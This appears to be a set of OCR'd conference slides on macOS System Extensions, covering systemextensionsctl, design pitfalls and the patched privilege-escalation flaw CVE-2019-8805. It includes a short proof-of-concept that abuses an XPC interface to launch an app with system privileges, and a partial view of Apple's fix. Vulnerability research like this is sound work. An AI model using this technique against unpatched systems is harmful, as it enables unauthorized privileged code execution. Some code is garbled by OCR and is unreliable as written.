


systemextensionsctl

/usr/bin/systemextensionsctl

Doesn't have great documentation

Provides very basic control on sysext



The screenshot shows a Spotlight search window with the query 'SysextServer cmd'. Below the search bar, there is a 'Tag Scope' section and a table of search results. The table has three columns: 'Address', 'Type', and 'Name'. The results list various system extension commands, each with a unique address and a type of 'P'.

Address	Type	Name
0x1000067e3	P	-[SysextServer cmdUpgradeToNSXPC:client:]
0x10000694d	P	-[SysextServer cmdList:client:]
0x100006c4d	P	-[SysextServer cmdCheck:client:]
0x100006e3c	P	-[SysextServer cmdSetEnabled:client:]
0x1000075cc	P	-[SysextServer cmdEnableAllForTesting:client:]
0x1000076f0	P	-[SysextServer cmdEnableCompleteAllForTesting:client:]
0x100007814	P	-[SysextServer cmdUninstallAllForTesting:client:]
0x100007938	P	-[SysextServer cmdUninstall:client:authorized:]
0x100007c9c	P	-[SysextServer cmdShouldMoveApp:client:]
0x100007ed7	P	-[SysextServer cmdWillMoveApp:client:]
0x100008156	P	-[SysextServer cmdReset:clientInfo:]
0x100008260	P	-[SysextServer cmdDeveloperMode:authorized:]

systemextensionsctl


/usr/bin/systemextensionsctl

```
→ ~ systemextensionsctl --help
systemextensionsctl: usage:
  systemextensionsctl developer [on|off]
  systemextensionsctl list [category]
  systemextensionsctl reset - reset all System Extensions state
  systemextensionsctl uninstall <teamId> <bundleId>; can also accept '-' for teamID
```

systemextensionctl developer on

- Makes things easier for testing endpoint security extension your building
- App no longer needs to be in /Applications to activate extensions

Architecture Challenges



There's a lot of moving parts!!!

While developing, easy to get in situations where an extensions passes a check at one level and fails at another and doesn't load.

No easy way to create command line tools using the framework

- This is due to how entitlements work and are checked

CVE-2019-8805

The vulnerability

System Extensions

Available for: macOS Catalina 10.15

Impact: An application may be able to execute arbitrary code with system privileges

Description: A validation issue existed in the entitlement verification. This issue was addressed with improved validation of the process entitlement.

CVE-2019-8805: Scott Knight (@sdotknight) of VMware Carbon Black TAU

How it was found?

With any reversing, start with what you know.


Declaration

```
class func activationRequest(forExtensionWithIdentifier identifier: String,  
                             queue: DispatchQueue) -> Self
```

Declaration

```
- (void)submitRequest:(OSSystemExtensionRequest *)request;
```

How it was found?



How it was found?

```
@protocol FeedMeACookie
- (void)feedMeACookie: (Cookie *)cookie;
@end
```

Connecting to and Using an Interface


Once you have defined the protocol, you must create an interface object that describes it. To do this, call the [interfaceWithProtocol:](#) method on the `NSXPCInterface` class. For example:

```
NSXPCInterface *myCookieInterface =
    [NSXPCInterface interfaceWithProtocol:
     @protocol(FeedMeACookie)];
```


Once you have created the interface object, within the main app, you must configure a connection with it by calling the [initWithServiceName:](#) method. For example:

```
NSXPCCConnection *myConnection = [[NSXPCCConnection alloc]
    initWithServiceName:@"com.example.monster"];
myConnection.remoteObjectInterface = myCookieInterface;
[myConnection resume];
```

How it was found?



How it was found?



How it was found?

```
3 @protocol _OSSystemExtensionPointInterface <NSObject>
4 - (void)terminateExtension:(OSSystemExtensionInfo *)arg1 completionHandler:(void (^)(NSError *))arg2;
5 - (void)startExtension:(OSSystemExtensionInfo *)arg1 completionHandler:(void (^)(NSError *))arg2;
6 - (void)willUninstallExtension:(OSSystemExtensionInfo *)arg1 completionHandler:(void (^)(NSError *))arg2;
7 - (void)willTerminateExtension:(OSSystemExtensionInfo *)arg1 completionHandler:(void (^)(NSError *))arg2;
8 - (void)willStartExtension:(OSSystemExtensionInfo *)arg1 completionHandler:(void (^)(NSError *))arg2;
9 - (void)validateExtension:(OSSystemExtensionInfo *)arg1 atTemporaryBundleURL:(NSURL *)arg2 completionHandler:(void (^)(NSDictionary *
10 @end
```

How it was found?

```
// We use the real class so it's NSCoder implementation is correct
Class OSSystemExtensionInfoClass = NSStringFromClass(@"OSSystemExtensionInfo");
OSSystemExtensionInfo *info = [[OSSystemExtensionInfoClass alloc] init];

// This should be the application you want to launch
info.stagedBundleURL = [NSURL fileURLWithPath:@"/System/Applications/Calculator.app/"];

// This doesn't really matter but endpointsecurityd will add a ".xpc" to the end and pass it
// to Launchd as the MachService
info.identifier = @"com.test";

// Change to terminateExtension to stop the app from running
[[connection remoteObjectProxy] startExtension:info replyHandler:^(NSError *error) {
```

The fix in 10.15.1

```
1  static NSString * const Entitlement = @"com.apple.private.security.storage.SystemExtensionManagement";
2
3  @implementation OSSystemExtensionPointListener
4
5  - (BOOL)listener:(NSXPCListener *)listener shouldAcceptNewConnection:(NSXPCConnection *)newConnection {
6      assert(newConnection != nil);
7      .....
8      id entitlementValue = [newConnection valueForKey:@"Entitlement"];
9
10     if (entitlementValue == nil ||
11         ![entitlementValue isKindOfClass:[NSNumber class]] ||
